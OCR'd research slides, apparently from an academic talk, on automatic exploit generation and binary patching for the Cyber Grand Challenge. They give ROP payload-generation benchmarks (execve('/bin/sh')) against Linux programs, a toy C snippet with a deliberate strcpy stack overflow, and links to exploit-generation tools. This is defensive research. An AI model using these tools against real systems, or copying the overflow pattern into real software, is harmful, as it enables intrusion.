
Result – Compare with ROPgadget

Program Name	Program Size	Exploit Strengthening			ROPgadget	
		Total Gadgets	Time	Generate Payload	Time	Generate Payload
gdb 7.7.1	4.9M	133K	36.2s	True	278s	True
nautilus 3.10.1	1.4M	58K	13.9s	**True**	--	**False**
gpg 1.4.16	971K	25K	5.5s	True	17.1s	True
vim.tiny 7.4	806K	25K	5.0s	**True**	--	**False**
lshw b.02.16	755K	8K	2.4s	**True**	--	**False**
gcc 4.8	700K	4K	2.9s	True	10.7s	True
objdump 2.24	333K	8K	1.4s	**True**	--	**False**
readom 1.1.11	180K	4.9K	0.9s	**True**	--	**False**
curl 7.35.0	149K	2.9K	0.7s	**True**	--	**False**
factor 8.21	104K	2.3K	0.5s	**True**	--	**False**

- Payload type: exevc(“/bin/sh”)


Result – with Different Program Size

- Forty programs in /usr/bin, size between 100KB and 5MB.



Automatic Defense

Method - CRS Architecture



Method - Dstar algorithm


- CF : Covered & Failed
- CS : Covered & Successful
- UF : Uncovered & Failed
- US : Uncovered & Successful

- Calculate the ranking from $\frac{CF^2}{UF+CS}$


		Coverage				
Line	Statement	t1	t2	t3	t4	Rank
1	char buf[20];	v	v	v	v	2
2	fgets(buf, 20, stdin);	v	v	v	v	2
3	if (buf[0] == 'a') puts("nothing");	v	v			0
4	else strcpy(buf, "aaaaaaa....");			v	v	∞
5	return 0;	v	v	v	v	2
Segmentation fault = 1, exit normally = 0		0	0	1	1	

Method - Dynamic Slicing

- An entire program tree → a path
- We need more information for patching



Method - Dynamic Slicing



Method - Patching

- According to the CGC rule, CRS must patch the binary program without source code
- There are different tricks to patch different faults
- We must analyze the type of fault before patching it
  - Our CRS is targeted at stack-based buffer overflow

Evaluation

- 24 challenge binaries (CB) for testing
- The fault of types include :
  - CWE-121: Stack-based Buffer Overflow
  - CWE-122: Heap based Buffer Overflow
  - CWE-787: Out-of-bounds Write
  - CWE-476: NULL Pointer Dereference
  - ….
- We choose the stack-based overflow CBs to evaluate our CRS.

Evaluation - Summary

Challenge id	Fault type	Method 1		Method 2	
		Availability	*Security*	*Availability*	*Security*
CADET_00001	2	Success	Success	Success	Success
CROMU_00007	3	Failed	Success	Failed	Failed
KPRCA_00001	1	Failed	Failed	Success	Success
LUNGE_00005	3	Failed	Failed	Success	Success
NRFIN_00003	2	Success	Success	Failed	Failed

Evaluation - preliminary Scored Event

Challenge id	Availability	Security	Both	Total
CADET_00001	72	44	37	80
CROMU_00007	20	12	9	25
KPRCA_00001	126	121	116	139
LUNGE_00005	61	33	27	70
NRFIN_00003	58	24	9	79

Conclusions

- We propose an automatic binary patch method for CGC
  - Fault localization
  - Binary Patch
- Our method can succeed in patching five challenge binaries
  - Only fail in one availability test
  - All security tests pass

相關系統

- CRAX
  - Automatic Exploit Generation (Non-Web 攻擊生成)
  - https://github.com/SQLab/CRAX
- CRAXWeb
  - Web Exploit Generation (Web 攻擊生成)
  - https://github.com/SQLab/CRAXWeb
- Ropchain (ROP bypassing ASLR, DEP payload 生成)
  - ROP Payload Generation
  - https://github.com/SQLab/ropchain
- CRAXfuzz
  - Symbolic Fuzzing Framework (符號形式之模糊測試)
- CRAXcrs
  - Automatic Defense by Fault Localization and Dynamic Patch (錯誤定位與自動修補達成自動化防禦)

Q & A

Thanks for your attention!